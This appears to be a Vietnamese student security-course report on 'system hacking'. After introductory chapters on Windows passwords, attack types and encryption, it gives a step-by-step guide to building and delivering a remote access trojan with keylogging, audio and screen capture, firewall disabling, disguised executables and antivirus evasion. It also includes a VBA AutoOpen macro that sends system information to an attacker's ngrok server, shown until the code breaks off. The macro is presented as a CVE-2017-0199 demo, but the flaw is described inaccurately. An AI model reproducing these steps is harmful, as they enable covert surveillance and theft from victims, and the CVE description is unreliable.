Bộ Giáo Dục Và Đào Tạo

Trường Đại Học Ngoại Ngữ - Tin Học Thành Phố Hồ Chí Minh

Khoa Công Nghệ Thông Tin



**MÔN HỌC** : AN NINH MẠNG

**ĐỀ TÀI :** SYSTEM HACKING

**Giáo Viên Hướng Dẫn** : PHẠM ĐÌNH THẮNG

**Thành Viên :**

1. Nguyễn Phan Anh Khoa – MSSV: 22DH111678
2. Phan Tất Thắng – MSSV: 22DH113428
3. Nguyễn Quốc Khánh – MSSV: 22DH111599

*Tp. Hồ chí minh, Ngày …. tháng …. năm …*

**Lời cảm ơn**

Trong hành trình phát triển đề án quan trọng về tìm hiểu và triển khai system hacking của chúng em, chúng em không thể không bày tỏ lòng biết ơn sâu sắc đến Th.S Phạm Đình Thắng , người thầy đã không ngần ngại chia sẻ sự hỗ trợ tới chúng em.

Với lòng nhiệt huyết và tâm huyết, thầy không chỉ là người hướng dẫn xuất sắc mà còn là nguồn động viên vô cùng quan trọng trong quá trình nghiên cứu và phát triển đề án của chúng em. Bằng cách truyền đạt kiến thức một cách dễ hiểu và thực tế, thầy đã giúp chúng em đạt được cái nhìn tổng thể về hệ thống chúng em đang thực hiện.

Sự hỗ trợ của thầy không chỉ giới hạn trong lĩnh vực học thuật mà còn mở rộng đến sự hướng dẫn về cách tiếp cận vấn đề và giải quyết khó khăn trong quá trình thực hiện dự án. Điều này đã giúp chúng em vượt qua những thách thức một cách hiệu quả trong công việc của nhóm.

Chúng em biết ơn không chỉ vì kiến thức chuyên môn mà thầy đã chia sẻ mà còn vì tinh thần tích cực và lòng nhiệt huyết mà thầy đã truyền đạt cho nhóm chúng em. Chắc chắn, những sự hỗ trợ ấy của thầy sẽ góp phần làm nên sự thành thiện của đề án này.

*Một lần nữa, chân thành cảm ơn Th.S Phạm Đình Thắng đã là nguồn động viên và nguồn tri thức quý báu, giúp chúng em hoàn thành tốt đề án được giao*

**Mục lục**

[**Chương 1. Password trong hệ điều hành windown** 3](#_Toc172992223)

[1. **Cơ chế quản lý mật khẩu trong Windows:** 3](#_Toc172992224)

[2. **Cách thức lưu trữ và bảo vệ mật khẩu:** 3](#_Toc172992225)

[**Chương 2. Các kiểu tấn công trên windown** 4](#_Toc172992226)

[1. Trong hệ điều hành Windows, có nhiều kiểu tấn công mà các hacker có thể sử dụng để xâm nhập hoặc gây thiệt hại cho hệ thống. Dưới đây là một số kiểu tấn công phổ biến: 4](#_Toc172992227)

[2. Các kiểu tấn công phổ biến 2024: 4](#_Toc172992228)

[**Chương 3. Các thuật toán mã hóa và lưu trữ trên windown** 5](#_Toc172992229)

[**1.** **Các thuật toán mã hóa phổ biến** 5](#_Toc172992230)

[**2.** **Công cụ và phần mềm lưu trữ mã hóa trên Windows** 6](#_Toc172992231)

[**Chương 4. Những CPI phòng chống trên Windown và 1 số ứng dụng.** 7](#_Toc172992232)

[**1.** Một số CPI cần làm trên Windown 7](#_Toc172992233)

[**2.** **Một số ứng dụng** 7](#_Toc172992234)

[**Chương 5. Demo kĩ thuật tấn công RAT(Remote Access Trojan).** 7](#_Toc172992235)

[ Các bước xây dựng RAT( remote access trojan) 7](#_Toc172992236)

[ Natport trên modem máy hacker: sử dụng port forwading để nat ra internet nếu muốn ko cần mạng lan vẫn truy cập được 7](#_Toc172992237)

[**Chương 6. Demo CVE-2017-0199** 23](#_Toc172992238)

[Tổng quan về CVE-2017-0199 23](#_Toc172992239)

[**Chương 7. Kết luận** 28](#_Toc172992240)

**Mục lục hình ảnh**

[Hình 1. Xử dụng con RAT để gửi tới máy nạn nhân 8](#_Toc172992444)

[Hình 2. Gắn Port đã đượcc NAT trên modem 9](#_Toc172992445)

[Hình 3. Gắn IP của máy hacker và port đang NAT trên modem 9](#_Toc172992446)

[Hình 4. Thiết lập ẩn mình giả dạng qua các file của RAT 10](#_Toc172992447)

[Hình 5. Cho phép RAT ăn cắp thông tin 10](#_Toc172992448)

[Hình 6. Ghi lại hoạt động trên bàn phím để nhận biết online và offline 11](#_Toc172992449)

[Hình 7. Thiết lập chụp ảnh và ghi âm trên máy điểm danh 11](#_Toc172992450)

[Hình 8. Hoàn tất build hệ thống RAT 12](#_Toc172992451)

[Hình 9. Hệ thống windown defen của uiwndow được tắt 13](#_Toc172992452)

[Hình 10. Truy cập được vào máy nạn nhân 14](#_Toc172992453)

[Hình 11. Các chức năng của RAT có thể thực hiện trên máy nạn nhân 14](#_Toc172992454)

[Hình 12. Xem file hiện có 15](#_Toc172992455)

[Hình 13. Chụp ảnh màn hình 15](#_Toc172992456)

[Hình 14. Xem được các register 16](#_Toc172992457)

[Hình 15. Chạy được cmd 16](#_Toc172992458)

[Hình 16. Mở được keylogger 17](#_Toc172992459)

[Hình 17. file tắt tường lửa 17](#_Toc172992460)

[Hình 18. Thay đổi file để nạn nhân dễ bị lừa 18](#_Toc172992461)

[Hình 19. Ẩn đi cmd 19](#_Toc172992462)

[Hình 20. Thay đổi giao diện cho file để lừa nạn nhân 20](#_Toc172992463)

[Hình 21. Thay đổi level chạy được với quyền Admin 20](#_Toc172992464)

[Hình 22. Khi mở quét virus thì RAT cũ sẽ bị xóa 21](#_Toc172992465)

[Hình 23. Gửi bằng file mới set up để qua mắt windown defend 21](#_Toc172992466)

[Hình 24. Giả mạo thành công 22](#_Toc172992467)

[Hình 25. Đã bị nhiễm RAT mà không hề biết 23](#_Toc172992468)

[Hình 26. Tạo máy chủ Flask 24](#_Toc172992469)

[Hình 27. Kết quả triển khai thành công 28](#_Toc172992470)

# **Chương 1. Password trong hệ điều hành windown**

1. **Cơ chế quản lý mật khẩu trong Windows:**

* Windows sử dụng một cơ sở dữ liệu bảo mật gọi là Security Accounts Manager (SAM) để lưu trữ mật khẩu người dùng dưới dạng mã hóa.
* Các phiên bản mới hơn của Windows sử dụng NTLM (NT LAN Manager) để quản lý và bảo vệ mật khẩu.
* NTLM lưu trữ mật khẩu dưới dạng hàm băm (hash), cụ thể là NTLM hash, để bảo mật.

1. **Cách thức lưu trữ và bảo vệ mật khẩu:**

* Mật khẩu không được lưu trữ trực tiếp mà được lưu dưới dạng hash để ngăn chặn việc lấy cắp mật khẩu một cách dễ dàng.
* Mỗi khi người dùng nhập mật khẩu để đăng nhập, hệ thống sẽ băm mật khẩu đó và so sánh với hash đã lưu trữ trong SAM

# **Chương 2. Các kiểu tấn công trên windown**

1. Trong hệ điều hành Windows, có nhiều kiểu tấn công mà các hacker có thể sử dụng để xâm nhập hoặc gây thiệt hại cho hệ thống. Dưới đây là một số kiểu tấn công phổ biến:

**Malware (Phần mềm độc hại):** Bao gồm virus, worm, trojan, ransomware và spyware. Các phần mềm độc hại này có thể gây hại bằng cách xóa dữ liệu, mã hóa dữ liệu để đòi tiền chuộc, hoặc ăn cắp thông tin nhạy cảm.

**Phishing (Lừa đảo trực tuyến):** Hacker gửi email giả mạo hoặc tạo trang web giả để lừa người dùng cung cấp thông tin nhạy cảm như mật khẩu, thông tin thẻ tín dụng.

**Denial of Service (DoS) và Distributed Denial of Service (DDoS):** Tấn công từ chối dịch vụ nhằm làm quá tải hệ thống, khiến nó không thể phục vụ người dùng hợp pháp.

**Brute Force Attack (Tấn công bạo lực):** Sử dụng các công cụ tự động để thử tất cả các khả năng mật khẩu cho đến khi tìm ra mật khẩu đúng.

**Man-in-the-Middle (MitM):** Hacker chặn và có thể thay đổi các thông tin được truyền giữa hai bên giao tiếp mà họ không hề hay biết.

**Zero-Day Exploits:** Tấn công vào những lỗ hổng bảo mật chưa được phát hiện hoặc chưa được vá.

**Privilege Escalation (Tăng quyền hạn):** Hacker lợi dụng lỗ hổng để nâng cấp quyền truy cập của mình từ người dùng bình thường lên quyền quản trị viên.

**SQL Injection:** Chèn mã SQL độc hại vào các truy vấn SQL thông qua các lỗ hổng trên các trang web hoặc ứng dụng web.

**Cross-Site Scripting (XSS):** Chèn mã JavaScript độc hại vào các trang web để đánh cắp cookie, session hoặc thông tin nhạy cảm của người dùng.

**Social Engineering (Kỹ thuật xã hội):** Tấn công dựa vào việc lừa đảo con người để thu thập thông tin hoặc xâm nhập hệ thống, chẳng hạn như giả danh nhân viên hỗ trợ kỹ thuật để lấy mật khẩu.

**Remote Code Execution (RCE):** Tận dụng lỗ hổng bảo mật để thực thi mã lệnh từ xa trên hệ thống mục tiêu.

**Fileless Malware:** Tấn công không cần cài đặt phần mềm độc hại lên ổ đĩa, mà thay vào đó sử dụng các công cụ hợp pháp có sẵn trong hệ điều hành, như PowerShell, để thực thi mã độc.

1. Các kiểu tấn công phổ biến 2024:

**Tấn công sử dụng AI sinh học (Generative AI-Driven Attacks)**:

* **Mô tả**: Các cuộc tấn công này sử dụng AI để tự động hóa quá trình do thám, khai thác lỗ hổng và thực hiện tấn công phishing (lừa đảo). AI giúp tạo ra các email phishing tinh vi và xác định các tài sản dễ bị tổn thương như tường lửa, VPN.
* **Nguy cơ**: AI có thể giúp hacker tấn công ở quy mô lớn và hiệu quả hơn​.

**Ransomware dưới dạng dịch vụ (Ransomware-as-a-Service)**:

* **Mô tả**: Mô hình này cho phép những kẻ tấn công ít kỹ năng hơn có thể thực hiện các cuộc tấn công ransomware. Ngoài ra, còn có sự gia tăng của các nhà môi giới truy cập ban đầu, chuyên cung cấp quyền truy cập trái phép vào mạng.
* **Nguy cơ**: Các cuộc tấn công không mã hóa để tránh bị phát hiện đang trở nên phổ biến​

**Tấn công Man-in-the-Middle (MiTM)**:

* **Mô tả**: Tấn công này chặn và thay đổi thông tin truyền giữa hai bên mà không bị phát hiện. Công cụ Phishing-as-a-Service làm cho các cuộc tấn công MiTM trở nên dễ tiếp cận hơn.
* **Nguy cơ**: Các cuộc tấn công này có thể dẫn đến việc truy cập trái phép, đánh cắp dữ liệu và thông tin quan trọng​ ​.

**Tấn công chuỗi cung ứng (Supply Chain Attacks)**:

* **Mô tả**: Tấn công nhắm vào các điểm yếu trong chuỗi cung ứng, đặc biệt là các hệ thống AI sinh học. Kẻ tấn công có thể khai thác lỗ hổng để tấn công vào các tổ chức.
* **Nguy cơ**: Nguy cơ từ việc can thiệp vào dữ liệu huấn luyện AI, cập nhật mã độc hoặc sử dụng các thuật toán độc hại​​.

**Phishing hiện đại**:

* **Mô tả**: Các cuộc tấn công phishing ngày càng tinh vi và cá nhân hóa hơn, sử dụng AI để tạo ra các thông điệp rất thuyết phục.
* **Nguy cơ**: Lừa đảo người dùng cung cấp thông tin nhạy cảm hoặc tải xuống các tệp độc hại​.

**Các web tham khỏa:**

<https://www.zscaler.com/blogs/security-research/top-5-cyber-predictions-2024-ciso-perspective>.

<https://www.ncsc.gov.uk/section/advice-guidance/all-topics>

<https://www.cisa.gov/cybersecurity>

<https://www.broadcom.com/support/security-center>

<https://research.checkpoint.com>

<https://www.symantec.com/security-center>

# **Chương 3. Các thuật toán mã hóa và lưu trữ trên windown**

1. **Các thuật toán mã hóa phổ biến**

* **AES (Advanced Encryption Standard)**

**Mô** **tả**: AES là một thuật toán mã hóa khối được sử dụng rộng rãi để bảo vệ dữ liệu. Nó hỗ trợ các kích thước khóa 128, 192 và 256 bit.

**Ứng** **dụng**: Được sử dụng trong nhiều giao thức bảo mật như SSL/TLS, VPNs, và các hệ thống lưu trữ an toàn.

* **RSA (Rivest–Shamir–Adleman)**

**Mô** **tả**: RSA là một thuật toán mã hóa bất đối xứng sử dụng cặp khóa công khai và khóa riêng. Nó thường được sử dụng cho việc mã hóa các thông điệp ngắn hoặc để mã hóa khóa phiên trong các giao thức bảo mật.

**Ứng** **dụng**: Được sử dụng rộng rãi trong các hệ thống chứng chỉ số và truyền thông an toàn.

* **Blowfish**

**Mô** **tả**: Blowfish là một thuật toán mã hóa khối khóa đối xứng, được thiết kế để nhanh chóng và bảo mật. Nó hỗ trợ các kích thước khóa từ 32 đến 448 bit.

**Ứng** **dụng**: Thường được sử dụng trong các ứng dụng phần mềm bảo mật và mã hóa tệp tin.

* **3DES (Triple Data Encryption Standard)**

**Mô** **tả:** 3DES là một phương pháp mã hóa sử dụng ba lần mã hóa DES liên tiếp với ba khóa khác nhau. Mặc dù chậm hơn AES, nó vẫn được sử dụng trong các hệ thống yêu cầu tính tương thích ngược.

**Ứng** **dụng**: Được sử dụng trong các ứng dụng tài chính và hệ thống bảo mật cũ.

1. **Công cụ và phần mềm lưu trữ mã hóa trên Windows**

* **BitLocker**

**Mô** **tả**: BitLocker là một tính năng mã hóa đĩa toàn diện được tích hợp trong các phiên bản Windows Pro và Enterprise. Nó sử dụng AES để mã hóa các ổ đĩa và bảo vệ dữ liệu khỏi truy cập trái phép.

**Ứng** **dụng**: Thích hợp cho việc mã hóa các ổ đĩa hệ thống và ổ đĩa di động để bảo vệ dữ liệu nhạy cảm.

* **VeraCrypt**

**Mô tả**: VeraCrypt là một phần mềm mã hóa miễn phí và mã nguồn mở, cung cấp mã hóa on-the-fly cho các tệp tin, phân vùng và toàn bộ ổ đĩa. Nó hỗ trợ nhiều thuật toán mã hóa như AES, Serpent, và Twofish.

**Ứng dụng**: Thích hợp cho việc bảo vệ tệp tin cá nhân và các ổ đĩa di động.

* **7-Zip**

**Mô tả**: 7-Zip là một công cụ nén và giải nén tệp tin miễn phí, hỗ trợ mã hóa AES-256 cho các tệp tin và thư mục.

**Ứng dụng**: Thích hợp cho việc nén và mã hóa các tệp tin trước khi lưu trữ hoặc truyền tải.

* **AxCrypt**

**Mô tả:** AxCrypt là một phần mềm mã hóa tệp tin dễ sử dụng, cung cấp mã hóa AES-128 và AES-256. Nó tích hợp với Windows Explorer để mã hóa và giải mã tệp tin một cách nhanh chóng.

**Ứng dụng**: Thích hợp cho người dùng cá nhân muốn bảo vệ các tệp tin cá nhân một cách đơn giản và hiệu quả

**Web tham khảo:**

<https://csrc.nist.gov/pubs/sp/800/38/a/final>

# **Chương 4. Những CPI phòng chống trên Windown và 1 số ứng dụng.**

1. Một số CPI cần làm trên Windown

* **Cập nhật hệ thống thường xuyên:** Đảm bảo rằng hệ điều hành Windows và các ứng dụng của bạn luôn được cập nhật lên phiên bản mới nhất để bảo vệ chống lại các lỗ hổng bảo mật.
* **Cài đặt phần mềm bảo mật:** Sử dụng phần mềm diệt virus và phần mềm bảo mật để ngăn chặn các phần mềm độc hại, mã độc, và các tập tin gian lận khác từ việc tấn công hệ thống của bạn.
* **Tường lửa (Firewall):** Bật tường lửa tích hợp trên Windows hoặc cài đặt một tường lửa bên thứ ba để kiểm soát lưu lượng mạng vào và ra khỏi máy tính của bạn.
* **Tắt các dịch vụ không cần thiết:** Vô hiệu hóa các dịch vụ và cổng mạng không cần thiết để giảm thiểu các lỗ hổng bảo mật tiềm ẩn.
* **Sao lưu và khôi phục dữ liệu định kỳ:** Thực hiện sao lưu dữ liệu thường xuyên để đảm bảo rằng bạn có thể khôi phục lại dữ liệu trong trường hợp xảy ra sự cố.
* **Sử dụng VPN khi kết nối mạng công cộng**: Đảm bảo an toàn thông tin của bạn khi sử dụng mạng công cộng bằng cách sử dụng VPN để mã hóa dữ liệu và ẩn địa chỉ IP của bạn.

1. **Một số ứng dụng**

* **Malwarebytes:** Phần mềm chống malware mạnh mẽ, giúp phát hiện và loại bỏ các phần mềm độc hại, mã độc từ hệ thống của bạn.
* **Bitdefender Antivirus**: Một trong những phần mềm diệt virus hàng đầu, cung cấp bảo vệ mạnh mẽ chống lại virus, phần mềm độc hại và các mối đe dọa trực tuyến khác.
* **CCleaner:** Công cụ tối ưu hóa hệ thống và dọn dẹp máy tính, giúp loại bỏ tập tin rác, dọn sạch registry và tăng tốc độ máy tính.
* **Avast Free Antivirus:** Phần mềm diệt virus miễn phí với tính năng bảo vệ nâng cao, bao gồm cả phòng chống phần mềm độc hại, email spam và lừa đảo trực tuyến.
* Một trong những dịch vụ VPN hàng đầu, giúp bạn bảo vệ thông tin truy cập khi sử dụng mạng công cộng, mã hóa dữ liệu và ẩn địa chỉ IP.

# **Chương 5. Demo kĩ thuật tấn công RAT(Remote Access Trojan).**

* Các bước xây dựng RAT( remote access trojan)
* Natport trên modem máy hacker: sử dụng port forwading để nat ra internet nếu muốn ko cần mạng lan vẫn truy cập được

A screenshot of a computer

Description automatically generated

Hình 1. Xử dụng con RAT để gửi tới máy nạn nhân

* Xử dụng bất kỳ con rat nào mà bạn muốn xây dựng để gửi đến máy nạn nhân, dưới đây mình sẽ gắn port đã nat trên modem

A screenshot of a computer

Description automatically generated

Hình 2. Gắn Port đã đượcc NAT trên modem

* Bước tiếp theo sẽ nhập địa chỉ ip của máy hacker và port đang nat trên modem

A screenshot of a computer

Description automatically generated

Hình 3. Gắn IP của máy hacker và port đang NAT trên modem

* Mục này có chức năng kiểu**:** thiết lập chế độ ẩn mình của rat. rat sẽ núp lùm ở thư mục, tập tin nào, với tên ứng dụng gì. Nhìn giống đặc công nhỉ 😀

A screenshot of a computer

Description automatically generated

Hình 4. Thiết lập ẩn mình giả dạng qua các file của RAT

* Cho phép RAT ăn cắp những thông tin gì để gửi về cho bạn, mặc định nó sẽ ở chế độ visble( sẽ hiện cửa sổ cmd khi click vào, bạn có thể ẩn nó bằng iexpress, dưới mình sẽ hướng dẫn sau), vì ở đây mình sài bản crack nên có thể chọn chế độ invisable

A screenshot of a computer

Description automatically generated

Hình 5. Cho phép RAT ăn cắp thông tin

Ghi lại các hoạt động trên bàn phím. Có chức năng ghi online hoặc ghi offline.

A screenshot of a computer

Description automatically generated

Hình 6. Ghi lại hoạt động trên bàn phím để nhận biết online và offline

* Thiết lập chụp ảnh, ghi âm trên máy tính nạn nhân.

A screenshot of a computer

Description automatically generated

Hình 7. Thiết lập chụp ảnh và ghi âm trên máy điểm danh

* Và cuối cùng ấn build để hoàn hành file exe và tiến hành gửi đến file nạn nhân

A screenshot of a computer

Description automatically generated

Hình 8. Hoàn tất build hệ thống RAT

* Sau khi cài vào máy nạn nhân: vì đây là win 10 nên sẽ nhận ra con RAT này là 1 virus, giờ mình tạm thời sẽ tắt window defend đi, xuống dưới mình sẽ hướng dẫn rõ hơn để tắt bảo mật window khi người dùng nhận được file này  
  A screenshot of a computer

  Description automatically generated

Hình 9. Hệ thống windown defen của uiwndow được tắt

* Sau khi nạn nhân chạy file exe đó( ko cần bằng quyền admin) thì trên máy hacker sẽ truy cập vào được máy nạn nhân và làm mọi điều mà hacker muốn

A screenshot of a computer

Description automatically generated

Hình 10. Truy cập được vào máy nạn nhân

* Các chức năng mà con RAT này làm được trên máy nạn nhân

A screenshot of a computer

Description automatically generated

Hình 11. Các chức năng của RAT có thể thực hiện trên máy nạn nhân

* Xem file hiện có

A screenshot of a computer

Description automatically generated

Hình 12. Xem file hiện có

* Chụp ảnh màn hình

A screenshot of a computer

Description automatically generated

Hình 13. Chụp ảnh màn hình

* Truy cập vào các registry

A screenshot of a computer

Description automatically generated

Hình 14. Xem được các register

* Chạy được cmd

A screenshot of a computer

Description automatically generated

Hình 15. Chạy được cmd

* Và keylogger

A screenshot of a computer

Description automatically generated

Hình 16. Mở được keylogger

* Dưới đây là một số cách nếu bạn cài lên máy win 10 hoặc 11
* Tắt tường lửa bằng file bat và chuyển nó thành file exe bằng công cụ iexpress có sẳn trong window

A screenshot of a computer

Description automatically generated

Hình 17. file tắt tường lửa

A computer software box with a cd in it

Description automatically generated

* Thêm 2 file exe vào, chạy file tắt tường lửa trước rồi mới chạy file Rat sau( nếu muốn đánh lừa nạn nhân dễ hơn thì sau khi tạo file exe từ 2 file trên thì hãy kết hợp nó với 1 file exe ứng dụng khác và cách làm tương tự)

A screenshot of a software update

Description automatically generated

Hình 18. Thay đổi file để nạn nhân dễ bị lừa

* Ẩn cửa sổ cmd khi chạy

A screenshot of a computer

Description automatically generated

Hình 19. Ẩn đi cmd

* Trước khi chạy thì làm thêm 1 vài bước để đánh lừa nạn nhân, đổi icon, buộc chạy bằng quyền admin

A screenshot of a computer

Description automatically generated

Hình 20. Thay đổi giao diện cho file để lừa nạn nhân

A screenshot of a computer

Description automatically generated

Hình 21. Thay đổi level chạy được với quyền Admin

Như bạn thấy thì sau khi mình bật trình quét virus lên thì filerat cũ đã bị xóa A screenshot of a computer

Description automatically generated

Hình 22. Khi mở quét virus thì RAT cũ sẽ bị xóa

Giờ hãy thử gửi file hello.exe mới xem có qua mắt được window defend và để cho người dùng tự tắt bảo mật window của mình bằng cách click vào được không nhé

A screenshot of a computer

Description automatically generated

Hình 23. Gửi bằng file mới set up để qua mắt windown defend

Như bạn thấy, window không hề nhận ra đây là 1 file rat để xóa đi, giờ thì chờ người dùng click vào thôi A screenshot of a computer

Description automatically generated

Hình 24. Giả mạo thành công

Tada, người dùng đã nhiễm Rat thành công, có vẻ lệnh tắt window defender bằng bat là k đủ để giấu đi con rat này, bạn có thể nghiên cứu các bước bỏ qua bảo mật của window bằng một ứng dụng hay 1 file nào đó để window không nhận ra nhé A screenshot of a computer

Description automatically generated

Hình 25. Đã bị nhiễm RAT mà không hề biết

Hoặc ta có thể mã hóa file virus đó bằng các tool để hạn chế việc window quét ra A screenshot of a computer

Description automatically generated

Hình 26: mã hóa file RAT để tránh bị quét

Kiểm tra virus trên virus total để so sánh sự khác biệt khi đã mã hóa và khi chưa mã hóa

A screenshot of a computer

Description automatically generated


Hình 27: quét virus

File khi chưa mã hóa, ta có thể thấy sự khác biệt nhỉ, vì thế nếu muốn window defend k thoát ra thì bạn có thể dùng các tool mã hóa RAT hoặc file exe hoặc mã hóa bất kỳ file virus nào nổi bật hiện nay để ẩn dấu “bé yêu” của bạn nhé


A screenshot of a computer

Description automatically generated

Hình 28: file khi chưa mã hóa

Hoặc ta có thể thêm dung lượng cho file exe RAT đó, vì mặc định window defend sẽ bỏ qua các file có dung lượng lớn và k quét chúng, dưới đây là kết quả 

Hình 29: tăng dung lượng file



Hình 30: qua mặt window defend thành công

# **Chương 6. Demo CVE-2017-0199**

## Tổng quan về CVE-2017-0199

**CVE-2017-0199** là một lỗ hổng trong VBScript Engine của Microsoft. Lỗi này xảy ra khi VBScript Engine xử lý các đối tượng đặc biệt trong tài liệu Microsoft Office hoặc trong trình duyệt Internet Explorer. Kẻ tấn công có thể khai thác lỗ hổng này để thực thi mã từ xa nếu nạn nhân mở tài liệu độc hại hoặc truy cập vào một trang web độc hại.

**Cách triển khai:**

**1. Tạo máy chủ Flask**

* Cài đặt python và Flask
* Cài đặt Flask trên terminal: pip install flask
* Tạo 1 tệp python với tên server.py
* Viết đoạn code vào file server.py :

A computer screen shot of a program code

Description automatically generated

Hình 26. Tạo máy chủ Flask

**2. Cài đặt Ngrok**

* Tải vài cài đặt Ngrok [ngrok.com](https://ngrok.com/)
* Khi cài đặt xong vào terminal chạy lệnh: ngrok http 5000
* Ngrok sẽ cung cấp cho đoạn url vd: <http://abc.ngrok.io> để nhận dữ liệu

**3. Tạo file Office và chèn đoạn script VBA:**

* Tạo file word với đuôi file document**.docm**
* Vào Developer mục Visual Basic chèn đoạn script sau:

**Sub AutoOpen()**

**' This script runs when the document is opened**

**Call ScanIP**

**End Sub**

**Sub ScanIP()**

**Dim objShell As Object**

**Dim objExec As Object**

**Dim strOutput As String**

**' Create a shell object to run command**

**Set objShell = CreateObject("WScript.Shell")**

**' Execute the ipconfig command and get output**

**Set objExec = objShell.Exec("ipconfig /all")**

**' Read the command output**

**Do While Not objExec.StdOut.AtEndOfStream**

**strOutput = strOutput & objExec.StdOut.ReadLine & vbCrLf**

**Loop**

**' Send the output to attacker's server**

**Call SendData(strOutput)**

**' Display the output (for demonstration purposes)**

**MsgBox strOutput**

**End Sub**

**Sub SendData(data As String)**

**Dim xmlhttp As Object**

**Dim url As String**

**Dim params As String**

**' URL of the attacker's server endpoint from Ngrok**

**url =** [**http://abcd1234.ngrok.io/receive\_data**](http://abcd1234.ngrok.io/receive_data) **(Có thể thay đổi do ngrok cấp url)**

**' Prepare the data to be sent**

**params = "data=" & URLEncode(data)**

**' Create XMLHttpRequest object**

**Set xmlhttp = CreateObject("MSXML2.XMLHTTP")**

**' Open a POST request**

**xmlhttp.Open "POST", url, False**

**' Set content type to application/x-www-form-urlencoded**

